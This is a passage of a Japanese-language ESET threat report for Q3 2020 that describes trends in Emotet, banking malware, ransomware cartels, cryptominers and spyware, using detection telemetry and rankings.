Emotet が復活してから観察された興味深い事象は、このダウンローダーのコードの更新頻度が増えたことです。2 月～7 月の休止期間の前は、このオペレーターは月に 1～2 回バイナリを更新していました。休止期間の後には、更新頻度が倍増し、また規則的にもなっており、毎週更新されるようになりました。

ESET マルウェアアナリスト、Zoltán Rusnák

Emotet のオペレーターは、***Red Dawn*** [43] という名前の添付ファイルに新しいタイプのテンプレートを使用しています。これまでのテンプレートは、Office 365 の黒いラベルが上部に表示される Word 文書で、iOS デバイスで作成されたと書かれており、ユーザーが悪意のあるマクロを有効にするように誘導します。8 月 25 日、Emotet はこのテンプレートを Microsoft のロゴが記載されている赤の Office 365 のラベルにアップグレードしており、iOS 関連のメッセージを使用する戦術を止めました。



Emotet の新しい添付ファイルのテンプレート「Red Dawn」（画像ソース：BleepingComputer.com [44]）

最近観測された [45] 別のテンプレートには、Windows 10 Mobile のロゴが使用されていました。この OS は 2020 年 1 月に Microsoft によって EOL になっていることから、効果の低いの攻撃手法と考えられ、セキュリティ意識の低いユーザーがこのファイルを受信しても不審を抱く可能性があります。

バンキングマルウェア（銀行を標的とするマルウェア）


バンキングマルウェアの検出は減少し続けていますが、Emotet を拡散するペイロードとして使用している Qbot の活動は TrickBot よりも勢いがあります。

バンキングマルウェアの検出は第 2 四半期の初めから徐々に低下しており、第 3 四半期も減少傾向が続いています。バンキングマルウェアの全体的な検出数は、目立った急増や急減もなく、約 16% 減少しました。


第 3 四半期にはトップ 10 の順位がいくつか入れ替わっていますが、最も検出数が多かったバンキングマルウェアファミリーである JS/Spy.Banker が 1 位のままです。JS/Spy.Banker の検出は、ユーザーのクレジットカード情報や他の個人情報を盗むために設計された悪意のあるさまざまなスクリプトが対象です。JS/Spy.Banker の検出は、第 2 四半期には 63% でしたが、第 3 四半期には 59% へとわずかに減少しました。上位にランクインした最も注目するべき新しいバンキングマルウェアは Qbot です。Qbot は第 3 四半期に 108% の伸びを記録しました。この増加は、Qbot が Emotet ダウンローダーのペイロードとして頻繁に使用されるようになったことに関係していると考えられます。

ESET のテレメトリからもこの「ライバル関係」が確認されています。第 2 四半期末まで、時折、検出率の低下や急増が見られことがあったものの TrickBot の検出率は横ばいでした。しかし、*7 月に Emotet が再始動* [46] した後に、検出率は低下し始め、8 月中旬には Qbot に追い抜かれました。


TrickBot は、全体的な検出量が 20% 低下して第 3 四半期を終えています。このバンキングマルウェアのカテゴリが全体として低下していることからトップ 10 ランキングで 8 位から 6 位に順位は上昇しています。TrickBot のすぐ後の 7 位に Qbot がランクインしています。



2020 年第 3 四半期のバンキングマルウェアファミリーのトップ 10（バンキングマルウェア検出数に占める割合）
左：グローバル、右：日本



2020 年第 2 四半期～第 3 四半期のバンキングマルウェアの検出傾向、7 日間の移動平均線



2020 年第 2 四半期～ 3 四半期の TrickBot と Qbot の検出傾向、7 日間の移動平均線


ランサムウェア

「ドキシング（晒し）」の手法を悪用するサイバー犯罪者の新たな参入により、ランサムウェアのインシデントが人命に直結するケースも生じています。


ESET のテレメトリによると、第 3 四半期にランサムウェアの活動が 20% 近く減少しています。これらの活動には、スパムメールで大量に拡散されているランサムウェアや、適切に設定されていない RDP を悪用した標的型攻撃も含まれています。ランサムウェアがメールで拡散されたケースで最も目立ったのは、Trojan.MSIL/Filecoder.ABC であり、フランスで検出されています。*一般公開されている情報* [47] によると、この攻撃は JobCrypter と命名されており、実行可能ファイル「successful.exe」を使用して、求人票や応募者の履歴書になりすましていました。

ESET のテレメトリで検出されたトップ 10 の系統については、ワームとしての特性がある Win/Filecoder.WannaCryptor が 52% 以上の検出率でこのカテゴリのトップになっています。過去の四半期と同様に、Win/Filecoder.WannaCryptor は、Win/Filecoder.GandCrab と同様に、発展途上国市場のパッチが適用されていないネットワークで拡散を続けている既知のハッシュとの関係が確認されています。

Win/Filecoder.Crysis が 6.6% の検出率で 2 位であり、Win/Filecoder.Phobos が 4.7% で 3 位でした。第 3 四半期に最も悪名高いランサムウェアの仲間入りを果たしたのが、Win/Filecoder.Avaddon です。これは、この四半期に日本を標的に実行された ***Nemucod*** [48] によるものです。また、公開されている報告書によると、第 3 四半期には、サイバー犯罪者が被害者へのドキシング（晒し）を開始し、新たに立ち上げられたリークサイトに盗んだデータを公開するなど、Avaddon による攻撃はエスカレートしています。



2020 年第 3 四半期のランサムウェアファミリートップ 10（ランサムウェア検出数に占める割合）
左：グローバル、右：日本




2020 年第 2 四半期～第 3 四半期のランサムウェア検出動向、7 日間の移動平均線

ドキシングの戦術を最初に取り入れた Maze グループは、Q3 で 12 位でした。その「カルテル」である LockBit と RagnarLocker などの関連するランサムウェアの検出数を組み合わせると、このランサムウェアファミリーは第 9 位になります。

カルテルメンバー間の協力関係が深化していることは、RagnarLocker のステルス機能と仮想マシン内で被害者のデータを暗号化する機能を ***Maze*** [49] が取り入れていることからも見て取ることができます。主な違いは、RagnarLockers が通常している Windows XP の仮想マシンではなく、Maze ははるかに大規模な Windows 7 の仮想マシンを使用していたことです。

第 3 四半期には、Maze のカルテルに、新しいメンバーである SunCrypt が加わっています。ESET のテレメトリは、このファミリーを PowerShell/Kryptik.AX トロイの木馬および Win32/Filecoder.ODM として検出します。SunCrypt のオペレーターは、標的となった組織の Web サイトに DDoS 攻撃を行い、交渉を再開させる新たな手法を追加しました。

サイバー犯罪組織 Sodinokibi/REvil は、Q3 に*アフィリエイターを募集しています* [50] 。サービスとしてのランサムウェアの仕組みの収益性が高いことを証明する目的で、このオペレーターはビットコインで 100 万ドル近くを口座に入金しています。これらの資金は、この地下フォーラムの他のメンバーも見えるようになっており、不正なサービスや盗まれたデータの取引にも使用されています。



SunCrypt のオペレーターは、標的となった組織の Web サイトの DDoS という、恐喝のための新たな戦術を用いている

バラマキ型のランサムウェア攻撃が減少しているのは、標的となった組織の Web サイトのドッキングや DDoS などの他の戦術が組み合わされており、標的型攻撃の成功率が高まっているためと考えられます。Sodinokibi はロシア語圏のダークウェブフォーラムに 99BTC を入金しており、このモデルの収益力が高いことを示しています。


ESET シニア検出エンジニア、Igor Kabina

ランサムウェアの環境には、悪名高いサイバー犯罪組織がすでに多く存在しますが、以下のグループもその中に加わろうとしてます。

- Conti。Conti は、Emotet や TrickBot によるセキュリティ侵害チェーンの最後のペイロードとして検出されることも多く、ランサムウェア Ryuk の後継と言われています。Conti は、独自のリークサイトを使用して、盗んだ機密情報を公開します。
- OldGremlin グループ（TinyCryptor ランサムウェアを使用）。このサイバー犯罪組織については、*Group-IB が報告しており* [51]、ロシアや旧ソ連諸国の企業を狙ったランサムウェア攻撃を実行していることがわかっています。

また、第 3 四半期には、悪名高いランサムウェアを操る攻撃者がさらに高度な技術を取り入れていることが証明されました。*SenseCy のブログ* [52] に記載されているように、CLOP、DoppelPaymer、Maze カルテル、Nephilim、Sodinokibi のオペレーターは、最近公開された Citrix 社のリモートアクセスアプライアンスや Pulse Secure の製品の脆弱性を悪用しています。メーカーが自社のソフトウェア / ハードウェアのパッチを公開する前に、いくつもの攻撃が実行されました。

ブログに記載されている 4 つの脆弱性である CVE-2019-19781、CVE-2019-11510、CVE-2012-0158、CVE-2018-8453 を詳しく見ると、これらは 2012 年と 2018 年に見つかった脆弱性であり、ごく限られた攻撃でしか悪用されていません。



2020 年第 2 四半期～第 3 四半期に、大規模な攻撃を実施しているランサムウェアファミリーが悪用している脆弱性への攻撃を報告したユニーククライアントの傾向、7 日間の移動平均線

CVE-2019-19781 は、Citrix のアプライアンスが影響を受ける脆弱性ですが、これらの Citrix の専有デバイスでは市販のセキュリティ製品が実行されないため、この脆弱性への攻撃は文書化されない可能性があります。ESET のテレメトリがサイバー犯罪者が「多用していること」を検出した 4 つの欠陥のうちの 1 つが「Pulse Secure Connect」の脆弱性である CVE-2019-11510 でした。毎日何百ものユニーククライアントが、この脆弱性への攻撃を報告しています。

CVE-2019-11510 を含むこれらの 4 つの脆弱性は、RDP に対するブルートフォース攻撃や、EternalBlue や BlueKeep で見られる検出数と比較すると、いずれも軽微な攻撃方法と考えられます。

しかし、Citrix の脆弱性（CVE-2019-19781）に対する*攻撃* [53] は、人命という被害をもたらしたランサムウェア攻撃となりました。ドイツのデュッセルドルフ大学病院では、攻撃を受けてシステムが暗号化されたため、瀕死であった患者が別の施設に移送され、最終的に命を落とすことになりました。この事件を*殺人の容疑で* [54] 捜査した法執行機関の担当者は、病院が攻撃を受けたことを伝えたところ、この組織は復号鍵を提供しています。Q3 には、米国の大手医療企業であるユニバーサル・ヘルス・サービス（UHS）社の数百台のコンピュータシステムがランサムウェア Ryuk によって暗号化されるという*史上最大のランサムウェア攻撃* [55] が発生しました。


クリプトマイナー

ビットコイン価格の高騰に伴い、これまでの長期的に低下傾向であったクリプトマイナーの活動が、2020 年第 3 四半期に横ばいに戻しました。

全体的に長期的な減少傾向にあったクリプトマイナーの検出数は、2020 年第 3 四半期には横ばいになったように見え、第 3 四半期のみを見ると、若干の上昇傾向を示しています。第 2 四半期、第 1 四半期ともに前四半期に比べて検出件数は 20% 以上減少しましたが、第 3 四半期の減少率は 7% にとどまりました。

7 月、8 月は検出水準が横ばいで推移しましたが、9 月は小幅に上昇し、Q2 のほぼピーク値まで上昇しました。9 月の平均検出数は、第 3 四半期の平均を 11% 上回り、第 2 四半期の平均を 2% 上回っています。ESET テレメトリによると、この増加は 8 月中旬に出現した JS/CoinMiner PUA の亜種との関係が見られます。

第 3 四半期に検出が全体的に横ばいとなった理由は、過去数か月のビットコイン価格の上昇に関連している可能性があります。ビットコインの価格は、2020 年 7 月末に急上昇を開始し、8 月には 2017 年以来の最高値に達しています。このビットコイン価格の上昇は、新興市場における暗号通貨利用の拡大とコロナウイルスの*パンデミックが要因と考えられています* [56]。




2020 年第 2 四半期～第 3 四半期のクリプトマイナーの検出傾向、7 日間の移動平均線

トロイの木馬または PUA として配信されたクリプトマイナー、アプリ内およびブラウザ内のクリプトマイナーの詳細を見ていくと、第 3 四半期も状況は実際には変わっておらず、ブラウザのクリプトマイナーはわずかに増加しただけです。この増加も、JS/CoinMiner PUA が増加した結果です。

ESET の研究者はまた、暗号通貨をターゲットとした興味深いマルウェアを 2020 年 9 月に発見し、*KryptoCibule* [57] と命名しました。このマルウェアは、いくつもの戦術を駆使することで注目されています。　乗っ取ったユーザーマシンのリソースを使用して暗号通貨を採掘し、クリップボードにあるウォレットのアドレスを置き換えることで取引を乗っ取り、暗号通貨関連のファイルを盗み出します。

ビットコインの価格が上昇するということは、マイニングによる収益性が高まるということであり、サイバー犯罪者も惹きつけることになります。しかし、今期はクリプトマイナーの検出数がわずかに増加したにもかかわらず、このタイプの脅威が今年中に大きく復活する可能性は低いでしょう。

ESET、脅威検出ラボヘッド、Jiří Kropáč



2020 年第 3 四半期のクリプトマイナー検出数におけるトロイの木馬と PUA、およびブラウザ内のクリプトマイナーとデスクトップ型クリプトマイナーの比率


スパイウェアとバックドア

パスワードを盗み出す Fareit が広く悪用されており、2020 年第 3 四半期には増加傾向にあり、大規模なスパム攻撃によって配信されています。


2020 年第 3 四半期の検出数は、第 2 四半期に比べてスパイウェアが 7% 減少、バックドアも 3% 減少と、若干減少傾向にありました。1 位は Houdrat で、侵入して拡散するそのメカニズムと、***第 2 四半期と同じように*** [58] 発展途上国の市場におけるサイバーセキュリティ環境の悪さが流行の要因となっています。 しかし、上位にランキングしている他のスパイウェアでは、Win/Spy.Socelars が最も増加しており、その検出数は前四半期から 2 倍以上に増加しました。このスパイウェアは、ブラウザに保存されているパスワードを盗み、乗っ取ったアカウントのペイメントデータを標的としています。

第 3 四半期に大幅に増加した別のスパイウェアファミリーは、パスワードを盗むトロイの木馬である Win/PSW.Fareit でした（別名：Pony）。Fareit のソースコードが、オンラインで流出したことから、多くのサイバー攻撃で広く利用されるようになりました。Fareit はシステムに侵入すると、さまざまなブラウザや認証情報を保管している他のアプリからログイン情報を盗み出し、盗み出したデータをリモートサーバーに送信します。

